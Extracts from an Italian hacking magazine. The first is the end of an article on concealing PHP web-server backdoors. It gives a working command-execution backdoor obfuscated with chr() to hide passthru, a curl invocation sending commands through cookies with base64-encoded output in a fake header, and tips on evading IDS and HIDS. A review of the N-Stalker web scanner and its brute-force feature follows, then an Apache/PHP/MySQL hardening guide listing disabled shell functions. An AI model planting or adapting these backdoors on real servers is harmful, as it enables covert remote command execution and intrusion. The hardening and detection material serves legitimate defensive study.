In questo caso il comando eseguito dalla backdoor viene inserito nell'header fittizio **Header-XXX** ma restituito codificato in base64:

```
$ curl http://ip_server/test5.php -b
"cmd=id" -A "Mozilla/5.0 (Windows;
U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13" -v

HTTP/1.1 200 OK
[...]
Header-XXX: dWlkPTQ4KGFwYWNoZ[...]
```

Per decodificarlo al volo possiamo avvalerci dell'utility base64 che su CentOS fa parte del pacchetto coreutils:

```
$ echo dWlkPT[...] | base64 -d
uid=48(apache) gid=48(apache)
groups=48(apache)
```

In generale per rimanere nascosti agli occhi di un IDS la codifica base64 può essere sufficiente ma, ovviamente, aggiungere un ulteriore layer di compressione dei dati o cifratura con algoritmo crittografico simmetrico, può offrire livelli di occultamento superiori.

Conclusione


Prima di concludere sono doverose alcune considerazioni. Anzitutto modificare i sorgenti di un sito per introdurre una backdoor è un'attività che può essere facilmente identificata da un HIDS (Host Intrusion Detection System) come **tripwire** o **Samhain**. Nella realtà però gli amministratori di sistema odiano utilizzare questi strumenti per monitorare le directory che possono contenere file in continua evoluzione come log o appunto pagine html, script php, etc... pertanto l'attacker ha sempre una buona chance di rimanere nascosto.

Nel tentativo di rendere un po' più difficile l'individuazione della backdoor e facendo seguito ad un trend affermato da anni, soprattutto nello sfruttamento di vulnerabilità che colpiscono i browser e che utilizzano Javascript come vettore di attacco, si può cercare di mascherare il codice o le funzioni invocate in modo da sostituire i caratteri ASCII con la relativa codifica numerica, utilizzando `chr()` come sotto mostrato:

filename: test6.ph

```
<?php

echo "<p>APPLICAZIONE XYZ</p>";
//$a = '@passthru'
$a='@p'.chr(112).chr(97).chr(115).chr(115).
chr(116).chr(104).'ru';
$a($_POST['cmd']);
?>
```

Infine è opinione di alcuni esperti (ed anche della nuova redazione di Hacker Journal) che il modo migliore per imparare l'arte dello **stealthing** (o perlomeno per raggiungere un buon livello di occultamento) sia di installare un NIDS come Snort nella propria rete ed osservare il suo comportamento. Questo può risultare un modo perfetto per imparare a capire il tipo di disturbo o di evidenza prodotti nei log di un IDS dopo ogni singola azione compiuta in rete.

Good Hacking!

Se vuoi evitare che qualcuno possa utilizzare alcune delle tecniche di occultamento presentate in questo pezzo e migliorare la configurazione del tuo web server, non perdere l'articolo sull'hardening di Apache nel prossimo numero di Hacker Magazine, la rivista gemella di Hacker Journal orientata ai tutorial

Referenze & Link

http://php.net/manual/en/function.passthru.php
http://www.php.net/manual/en/function.exec.php
http://www.faqs.org/rfcs/rfc2616.html
http://www.la-samhna.de/samhain/
http://sourceforge.net/projects/tripwire/

Ricordo Meggiato
redazione@hackerjournal.it

A CACCIA D'INVULNERABILITÀ



MONITORING

E CHI L'HA DETTO CHE TROVARE FALLE NEI WEB-SERVER SIA UNA PROCEDURA LUNGA E NOIOSA?

L'azione di qualsiasi hacker è preceduta da una fase di analisi del proprio obiettivo. Un po' come avviene in una partita di calcio, dove una squadra rileva i punti deboli dell'altra, anche nel campo della sicurezza informatica c'è bisogno di verificare dove si può agire. E questo, sul versante opposto, è quanto dovrebbe fare chi tiene sotto controllo la sicurezza di un sito. Il secondo, tuttavia, non è sempre mosso dalla voglia di conoscenza del primo, e preferisce rivolgersi a software belli e pronti che svolgano il lavoro sporco in completa autonomia (o quasi). Si tratta di programmi molto costosi e, nella maggior parte dei casi, chiusi. E a volte pure capaci di violare l'etica hacker, anche se questo non significa che non possano tornare utili proprio... agli hacker. Tra questi c'è N-Stalker, web-scanner che non ha certo bisogno di presentazioni e che, forte di un'interfaccia gradevole, dispone di un discreto armamentario di funzioni in grado di rilevare le più recenti vulnerabilità dei web-server. Noto anche per un prezzo tutt'altro che abbordabile (si parte da circa 270 €), da qualche tempo N-Stalker è disponibile anche in una versione totalmente gratuita. Ovviamente c'è qualche limitazione rispetto alle edizioni commerciali, ma la dotazione di base val bene una prova.

INSTALLAZIONE IN POCHI CLIC

N-Stalker Free Edition è disponibile all'indirizzo nstalker.com/products/free. Una volta qui, si clicca in basso a sinistra, su Click to download Free Version, e si compila il modulo online. Nessuno ci obbliga a inserire dei dati veri, ma l'indirizzo di posta elettronica deve essere quanto meno "raggiungibile". Infine si clicca su Send e si va all'indirizzo e-mail specificato, dove si trova il link da cui scaricare

Alcuni degli strumenti a disposizione di N-Stalker. Come possiamo vedere, non solo analisi...

La stato delle analisi è monitorato in tempo reale e con dovizia di particolari.

l'applicazione, che sta in un file di circa 13 MB. Effettuato il download, non resta che fare doppio clic sul file e procedere con la semplice installazione, e avviare N-Stalker Free Edition. All'avvio, il programma si occupa di verificare la presenza di aggiornamenti (se disponibili è bene installarli subito) e, in capo a pochi istanti, ci mette di fronte alla sua interfaccia principale.
Utilizzare questo software è molto semplice, se non abbiamo particolari esigenze: digitiamo l'indirizzo del web-server da controllare, nella finestrella centrale, e poi utilizziamo il menu a tendina, che si trova in parte, per selezionare il tipo di controllo. Ce ne sono cinque diversi, ciascuno preposto a un'analisi specifica. Una volta selezionato questo parametro, non ci resta che cliccare su Start Scan Wizard. Si avvia uno wizard, cioè una procedura guidata alla scansione del sito. Nella prima finestra possiamo caricare i parametri di una scansione precedente o di uno spider, oppure passare oltre, cliccando direttamente su Next. A questo punto la finestra di ottimizzazione, Optimizing Settings, consente un'ultima ottimizzazione del processo di analisi, effettuabile cliccando su Optimize. In questo caso, N-Stalker esegue una serie di test per modificare al meglio i parametri di controllo. Anche a basso livello, cliccando su Scan Settings. Quando tutti i parametri sono configurati, clicchiamo su Next, rivediamo le impostazioni scelte e, per procedere con la vera scansione, clicchiamo su Start Session.
Un avviso ci ricorda che la versione Free Edition si limita all'analisi delle prime cento pagine del sito desiderato: più che sufficienti per una buona prova sul campo! Per finire, una volta arrivati alla pagina della scansione, clicchiamo su Start Scan, in alto a sinistra, e osserviamo l'avanzare della scansione.
Dopo qualche minuto (ma il tempo è variabile in base alla velocità della nostra connessione e agli esiti dei test), compare una finestra che ci dà la possibilità di salvare i risultati dell'analisi, che sono poi mostrati in tutto il loro splendore.
Numero di pagine esaminate, vulnerabilità trovate, cookie e indirizzi e-mail presenti, sono solo alcune delle prelibatezze elargite da N-Stalker Free Edition. Il quale non limita alla sola analisi le sue possibilità. Per esempio, dalla pagina iniziale possiamo selezionare anche l'http Brute Force, un potente e completo strumento in grado di eseguire semplici, ma efficaci, attacchini forza bruta. Con la possibilità di caricare file di testo che elencano nomi utente e password, o specificare particolari espressioni di autenticazione.
Al di là delle funzionalità, estese ed entusiasmanti, di un software molto diffuso in ambito professionale e finalmente disponibile in una versione gratuita, N-Stalker si fa apprezzare anche per le prestazioni. La velocità di scansione, considerate le analisi approfondite effettuate, è elevata e consente di farsi in pochi minuti una precisa idea sui punti deboli di un web-server. A quel punto, forti di queste informazioni, agire, "in un senso o nell'altro", è molto più semplice.

di Giovanni Federico
redazione@hackerjournal.it

WEBSERVER SICURI CON GNU/LINUX

In questo articolo scopriremo come configurare in sicurezza un server Web nella classica implementazione Apache – PHP – MySQL con GNU/Linux Debian.

Nella pratica comune di qualunque sistemista capita di dover configurare un server Web per consentire la pubblicazione online di siti e file. Spesso il committente è un cliente con infrastruttura proprietaria (server ubicati presso la propria sede con connettività, di solito, HDSL o fibra) oppure è formulata la richiesta di configurare un server dedicato, fisico o virtuale che sia. Vi sono poi situazioni in cui si vuole rendere disponibile il servizio Web a titolo personale utilizzando il proprio PC di casa od una macchina, comunque domestica, preposta a quest'utilizzo. Indipendentemente dalle finalità ultime e dai motivi che portano il lettore all'installazione di un servizio HTTP, in questo articolo analizzeremo alcuni tra gli strumenti di eccellenza adoperati nella realizzazione di Web Server sicuri, scalabili e capaci di gestire più utenze contemporaneamente. GNU/Linux risulta ormai da anni la scelta preferita per versatilità, semplicità di utilizzo, prestazioni e sicurezza offerta. Se a questo sommiamo anche il costo praticamente nullo (non esistono infatti costi di licenza legati agli applicativi che scopriremo nel corso dell'articolo e GNU/Linux Debian stesso è un Sistema Operativo OpenSource gratuito e distribuito con licenza GPL) risulta immediato comprendere il perché di questa scelta. Iniziamo quindi col definire lo scenario di nostro riferimento cercando di renderlo quanto più vicino alle richieste consuetudinarie, sia che provengano da clienti terzi, sia che riguardino la messa online di file personali attraverso il nostro PC. Come già detto il Sistema Operativo di nostro riferimento sarà GNU/Linux, la distribuzione adoperata, per praticità e semplicità degli strumenti amministrativi e di installazione offerti è Debian. La release consigliata per questi utilizzi è naturalmente quella appartenente al ramo stable (al momento Lenny) per quanto le operazioni che vedremo di seguito risultano immutate anche per il ramo testing ed unstable (sid). Ci preoccuperemo pertanto di configurare il server HTTP offerto dalla Apache Software Foundation (www.apache.org), il DBMS Mysql nella sua quinta versione ed il linguaggio di scripting PHP. Particolare attenzione sarà posta alle tematiche inerenti una configurazione genuina dei servizi appena citati capace di garantire sonno tranquilli anche a programmatori per il Web più sbadati. In quest'ottica saranno oggetto di analisi le patch ModSecurity e ModChroot disponibili per il server Apache, una configurazione ottimale dell'interprete PHP attraverso l'hardening del suo file di configurazione (php.ini) ed alcune funzioni di libreria dello stesso linguaggio di programmazione volte a minimizzare i rischi di vulnerabilità a cui son sottoposti gli script sviluppati. Non di minore importanza saranno le tematiche connesse alla corretta gestione del servizio Web in ordine di disponibilità e fruibilità. Vedremo quindi come, attraverso l'ausilio di una ulteriore patch per Apache (ModBandwidth), come è possibile bilanciare il traffico generato dal Server Web.Infine, la configurazione degli host virtuali (vhost) chiuderà l'articolo permettendoci di comprendere come sia possibile gestire più clienti/siti, anche con configurazioni totalmente diverse, adoperando un unico server fisico. Protagonista principale della nostra trattazione è il demone httpd offerto dalla Apache Foundation, le cui

caratteristiche possiamo apprenderle collegandoci con il nostro browser all'indirizzo httpd.apache.org.

INSTALLAZIONE DI APACHE HTTPD

La sua installazione su Debian Lenny è elementare essendo distribuito in forma binaria per tale OS e per ogni architettura supportata sotto il nome "apache2".

Prima di installarlo è buona prassi aggiornare il sistema all'ultima versione disponibile, comprensiva degli aggiornamenti di sicurezza rilasciati dal Debian security team.

Digitiamo da shell di root i comandi:

```
# apt-get update
# apt-get upgrade
```

Il primo si occuperà di prelevare dai repository Debian gli indici relativi alle ultime versioni dei packages disponibili. Il secondo procederà con l'aggiornamento degli applicativi e dei servizi dell'intero sistema alle ultime release disponibili ed indicizzate precedentemente con il comando "update".

Concluso il processo di aggiornamento, che impiegherà un tempo variabile in funzione della velocità della nostra linea e delle caratteristiche hardware del PC di riferimento, procediamo all'installazione di Apache 2, confermando la nostra intenzione di prelevare il pacchetto stesso e le dipendenze associate digitando "S" non appena richiesto dal packages manager:

```
# apt-get install apache2
...
Continuare [S/n]? S
```

L'installazione si concluderà nel giro di qualche minuto ed al termine, collegandoci all'indirizzo "localhost" potremo visualizzare la tipica pagina "It works!" a dimostrazione dell'effettivo funzionamento del Server Web.

Testato il funzionamento del demone httpd stoppiamolo. Procederemo con la sua configurazione di base ipotizzando l'utilizzo dello stesso per un solo sito ospitato sulla macchina in uso tra poco.

```
# /etc/init.d/apache2 stop
Stopping web server: apache2 ... waiting
```

INSTALLAZIONE DI MYSQL E PHP 5

MySQL è un database relazione largamente adoperato nella scrittura di siti e Web Application soprattutto insieme al suo ormai consolidato braccio destro linguaggio di programmazione PHP.
La sintassi adoperata è la SQL, attraverso cui è possibile gestire dati memorizzati sottoforma di dabase regolati dal modello relazionale.

Come per Apache, l'installazione su Debian Lenny è un gioco da ragazzi. Da shell, con privilegi di root, invocheremo nuovamente apt-get come di seguito:

```
# apt-get install mysql-server
```

Al termine della procedura di installazione imposteremo una password per MySQL relativa alll'utente root digitando da shell:

```
# mysqladmin -u root password
'PASSWORD'
```

Sostituendo, naturalmente, 'PASSWORD' con la nostra password e mantenendo le virgolette.
PHP, giunto alla release 5 e prossimo alla sesta (per quanto in questa direzione il progetto sembra aver trovato una battuta di arresto) è tra i principali linguaggi adoperati per lo sviluppo di siti e Web Application. La sua forza sta nella sua semplicità e nel fatto di poter contare su una comunità di sviluppatori pressoché infinita. Installiamolo pertanto insieme al worker per MySQL ed alla security patch "Suhosin" del progetto Hardened PHP:

```
# apt-get install php5 php5-mysql php5-
suhosin
```

Concluso il processo di installazione andremo ad editare alcune direttive del file di configurazione dell'interprete al fine di limitarne le capacità ed, in questo modo, garantire maggiore sicurezza.
Il file di nostro interesse è "/etc/php5/apache2/php.ini". Per ogni riga da editare offriremo una breve spiegazione di quel che andiamo a fare.
In primo luogo disattiviamo la direttiva Safe Mode (deprecata a partire dalla release 5.3 di PHP) Essa si occupava di limitare la libertà del singolo utente in contesti server-shared, ovvero impedire che gli script di X user potessero interferire con quelli di Y user dal momento che entrambi sono letti dal webserver dallo stesso utente relativo al demone Apache (www-data) e con gli stessi privilegi (di solito di sola esecuzione +x). La patch Suhosin mette un punto a questo come a tanti altri cavilli che spesso affliggono Web Server in produzione in presenza di sorgenti PHP fallati.

```
safe_mode = Off
safe_mode_gid = Off
```

Restringiamo il raggio d'azione delle direttive di inclusione utilizzabili negli script alla sola directory radice del server web (ulteriori constatazioni le effettueremo nel prosieguo dell'articolo inerenti la configurazione della patch ModChroot per Apache):

```
open_basedir = /var/www
```

Disabilitiamo alcune funzioni del linguaggio che consentono di eseguire comandi sul server dal momento che, nel 90% dei casi, non servono e rappresentano esclusivamente una possibile criticità:

```
disable_functions = exec, passthru,
shell_exec, system, proc_open, popen,
curl_exec, curl_multi_exec, parse_ini_file,
show_source, php_uname, getmyuid,
getmypid, leak, listen, diskfreespace
```

Disattiviamo la segnalazione degli errori in modo da limitare l'eventuale fuga di informazioni in caso di errori imprevisti nel codice e tentativi di attacco di tipo SQL Injection:

```
display_errors = Off
```

Assicuriamoci che la direttiva Register Globals sia disattivata. Questo modo di sviluppare appartiene ormai all'archeologia, occupandosi di utilizzare variabili HTTP senza specificare la provenienza delle stesse. Nel caso ad esempio della variabile "pippo" ricevuta via GET era possibile richiamare la

stesse come $pippo piuttosto che $_GET['pippo']. La conseguenza di ciò è facilmente intuibile potendosi riferire, da parte di un attaccante, ad una variabile adoperata nel nostro sorgente richiamandola semplicemente via URL:

```
register_globals = Off
```

Per quanto non sia una risposta definitiva agli attacchi di tipo "remote file inclusion" (in quanto l'unica concreta protezione contro questa tipologia di attacchi è data dalla patch Suhosin) è comunque raccomandabile disabilitare l'inclusione da URL e l'apertura di file da remoto negli script:

```
allow_url_fopen = Off
allow_url_include = Off
```

Qualora non vi sia l'esigenza di consentire l'upload di file via PHP disabilitiamo questa funzionalità (file_uploads = Off), viceversa indichiamo un percorso dove conservare i file temporanei (entro il quale magari attiveremo un controllo Antivirus costante) e la dimensione massima degli stessi (un valore accettabile, ai tempi del Web 2.0, può essere 8 Mb):

```
upload_tmp_dir = /tmp/php_uploads
upload_max_filezize = 8M
```

Indichiamo un percorso non standard entro il quale salvare le sessioni eventualmente generate dagli script in modo tale che sia difficile riferirsi alle stesse da parte di un utente con accesso shell:

```
session.save_path = /tmp/php_sessions
```

Qualora non strettamente necessario impediamo ad eventuali Javascript di poter utilizzare le sessioni generate al fine di prevenire fastidiosi attacchi di tipo XSS:

```
session.cookie_httponly = 1
```

ModChroot è un'interessante patch per Apache che ci permette di restringere l'environment entro cui il server opera ad una determinata directory. A differenza di una classica operazione di chroot di Apache, la mod si occupa di avviare Apache in Jail senza dover ricostrurire l'intero albero di file e librerie necessare per far funzionare il servizio. La chiamata di sistema chroot() viene eseguita quando le librerie ed i file di log sono stati rispettivamente caricati ed aperti. In prima istanza ci occuperemo pertanto di ricreare dei percorsi funzionanti per il server Web nella directory "/var/www":

```
# mkdir -p /var/www/var/www
# mkdir -p /var/www/tmp/php_uploads
# mkdir -p /var/www/tmp/php_sessions
# chown -R www-data:www-data /var/
www/tmp/
# mkdir -p /var/www/var/run/mysqld
# chown -R mysql:mysql /var/www/var/
run/mysqld/
# mkdir /var/www/etc
# cp /etc/resolv.conf /var/www/etc/
```

Modifichiamo ora il file di configurazione di MySQL indicando il nuovo percorso per la creazione del socket e del pid:

```
# vi /etc/mysql/my.cnf
[client]
port        = 3306
socket      = /var/www/var/run/mysqld/
mysqld.sock
...
[mysqld_safe]
socket      = /var/www/var/run/mysqld/
mysqld.sock
nice        = 0
...
[mysqld]
user        = mysql
pid-file    = /var/www/var/run/mysqld/
mysqld.pid
socket      = /var/www/var/run/mysqld/
mysqld.sock
...
# vi /etc/mysql/debian.cnf
...
socket  = /var/www/var/run/mysqld/
mysqld.sock
...
socket  = /var/www/var/run/mysqld/
mysqld.sock
```

Stoppiamo e riavviamo quindi il servizio MySQL controllando che il socket ed il pid file siano stati salvati nel nuovo percorso:

```
# /etc/init.d/mysql stop
# /etc/init.d/mysql start
# ls -na /var/www/var/run/mysqld/
totale 12
drwxr-xr-x 2 107 116 4096 15 lug 17.34 .
drwxr-xr-x 3   0   0 4096 15 lug 17.20 ..
-rw-rw---- 1 107 116    5 15 lug 17.34
mysqld.pid
srwxrwxrwx 1 107 116    0 15 lug 17.34
mysqld.sock
```

Provvediamo ora a modificare opportunamente la configurazione di Apache per segnalare i cambiamenti avvenuti. Editiamo il file "/etc/apache2/apache2.conf" modificando il file relativo al percorso dell'ID del processo (PID) ed abilitando ModChroot:

```
# vi /etc/apache2/apache2.conf
...
PidFile /var/run/apache2.pid
ChrootDir /var/www
...
```

Infine, installiamo la mod digitando da shell:

```
# apt-get install libapache2-mod-chroot
```

CONFIGURAZIONE VIRTUAL HOST

La directory entro cui apportare le configurazioni di Apache su GNU/Linux Debian come abbiamo potuto notare finora è ubicata al percorso "/etc/apache2", osserviamo i file e le sottocartelle contenute snodando alcune considerazioni da tenere a mente:

```
# ls -na /etc/apache2/
apache2.conf
conf.d
envvars
httpd.conf
magic
mods-available
mods-enabled
ports.conf
sites-available
sites-enabled
```

Le cartelle "conf.d", "mod-available/enabled" e "sites-available/enabled" funzioneranno come directory di inclusione riferite al file di configurazione "apache2.conf" e rispettivamente conterranno al loro interno le impostazioni del server, gli addon (mod) disponibili ed attivi con i propri file di configurazione e gli indirizzi per i quali vogliamo rimanere in ascolto ed attivare il Web Server (vhost). Di questi

ultimi parleremo tra poco dal momento che, per ora, abbiamo ipotizzato una configurazione per singolo hostname (quello relativo alla macchina in uso rintracciabile nel file "/etc/hostname" o comunque all'indirizzo IP del PC). Importante precisare che gran parte delle modifiche e delle configurazioni da apportare ad Apache 2 sono gestite attraverso il blocco istruzione <VirtualHost>. Questa è una modifica strutturale ed un corretto modo di lavorare adoperato in modo standard a partire dalla release 2. File di configurazione gestiti in questo modo e l'utilizzo saggio delle directory di inclusione entro cui collocare gli stessi in base ai singoli hostname da gestire, consentono una gestione modulare del servizio HTTP senza generare enormi file di configurazione, spesso difficili da manipolare. Resta inteso che quanto espresso di seguito è comunque realizzabile alla "vecchia maniera", ovvero specificando tutto all'interno di un unico file di configurazione ("apache2.conf" o "httpd.conf").

Diamo un occhio ad alcune direttive presenti nel file "sites-enabled/000-default" che in buona parte accetteremo per come presenti nell'installazione di default occupandoci di modificare solo l'indispensabile. Questo file indica al webserver il comportamento da manifestare quando arriva una richiesta non trattata da alcuna configurazione per singolo host virtuale (vhost). In sostanza, l'output da visualizzare e le impostazioni da adoperare quando si arriva al server Web se l'indirizzo passato non è oggetto di alcuna configurazione specifica. Azzeriamo lo stesso digitando da shell:

```
# echo "" > /etc/apache2/sites-enabled/000-default
```

Occupiamoci ora di editare il file riferendoci ad una configurazione che tenga conto delle seguenti condizioni. La directory radice contenente i file Web da rendere disponibili online vogliamo che sia quella ubicata al percorso "/var/www" (che, adoperando ModChroot corrisponde al percorso "/var/www/var/www" sul nostro disco). Vogliamo consentire al Server di percorrere i link a file. Vogliamo stabilire come prioritari alla visualizzazione le pagine, nell'ordine: index.php, index.html, index.htm, home.php, home.html, home.htm, default.php, default.html, default.htm. Vogliamo impedire il Listing di una directory qualora non vi sia nessuna delle pagine appena citate all'interno della stessa. Vogliamo abilitare un logging abbastanza severo che tenga conto anche dei messaggi di avviso e non solo degli errori.

In base alle constatazioni fatte, il nostro file di configurazione (/etc/apache2/sites-enabled/000-default) sarà:

```
<VirtualHost *:80>
DocumentRoot /var/www
DirectoryIndex index.php index.html
index.htm home.php home.html home.
htm default.php default.html default.htm
<Directory /var/www/>
Options FollowSymLinks
        AllowOverride None
        Order allow,deny
        allow from all
</Directory>
LogLevel warn
ErrorLog /var/log/apache2/error.log
CustomLog /var/log/apache2/access.log
combined
</VirtualHost>
```

LOAD BALANCING

Garantire la possibilità di visualizzare il proprio sito in tempi decenti senza ricorrere alla pessima pratica del "best effort" dovrebbe essere tra le prime operazioni da eseguire quando si configura un server Web. Le metodologie per farlo sono tante, ognuna con i suoi pro ed i suoi contro. Quella che ci sembra più semplice ed al tempo stesso efficace è l'utilizzo di ModBandwidth.Installiamola come finora fatto per ogni applicativo, ovvero adoperando il packages manager del sistema ed abilitiamola:

```
# apt-get install libapache2-mod-bw
# a2enmod bw
Enabling module bw.
Run '/etc/init.d/apache2 restart' to
activate new configuration!
```

ModBandwidth può essere adoperata in modo da intervenire a livello globale (su tutti i siti eventualmente ospitati dal server) oppure, caratteristica ancora più interessante, direttamente a livello Vhost, limitando singolarmente un determinato sito a valori di banda predefiniti. Per quanto attiene alla configurazione intrapresa nel corso di questo articolo vedremo come attivarla a livello globale dal momento che stiamo configurando il server per lavorare su un solo dominio. Considereremo inoltre una capacità massima di Upload della linea pari a 2Mbps. Editiamo nuovamente il file "/etc/apache2/sites-enabled/000-default" inserendo all'interno del blocco <VirtualHost> le seguenti direttive, che commenteremo subito:

```
BandWidthModule On
ForceBandWidthModule On
BandWidth all 262144
MinBandWidth all 4096
LargeFileLimit * 10240 2048
```

Alla riga 1 abbiamo attivato il modulo, alla seconda imponiamo che ogni richiesta venga analizzata dal load balancer. Alla terza abbiamo quindi impostato una banda massima utilizzabile pari a 2mbps garantendo, alla riga 4, un minimo di 32kbps per utente. All'ultima abbiamo limitato il download dei file superiori a 10Mb a 16kbps, privilegiando in questo modo la normale navigazione web. Disabilitiamo la stampa del banner e dell'header HTTP da parte di Apache editando il file "/etc/apache2/conf.d/security":


```
#vi /etc/apache2/conf.d/security
...
ServerTokens Prod
ServerSignature Off
```

Carichiamo quindi una pagina di prova per controllare il buon esito delle nostre operazioni ed avviamo Apache:

```
# cd /var/www/var/www/
# vi index.php
<?php
$db_host = "localhost";
$db_user = "root";
$db_password = "pippobaudo";
if(mysql_connect($db_host, $db_user,
$db_password)) {
    echo "<h1>Installazione di Apache +
PHP + MySQL avvenuta correttamente</
h1>";
}
?>
# /etc/init.d/apache2 start
Starting web server: apache2
```

Ora non ci resta che collegarci dal nostro browser a "localhost".

di NoeXKuzE
redazione@hackerjournal.it

SOCIAL NETWORK SENZA DIFESE

HACKING Firesheep, attacco e contromisure del plugin in grado di bucare l'HTTPS.

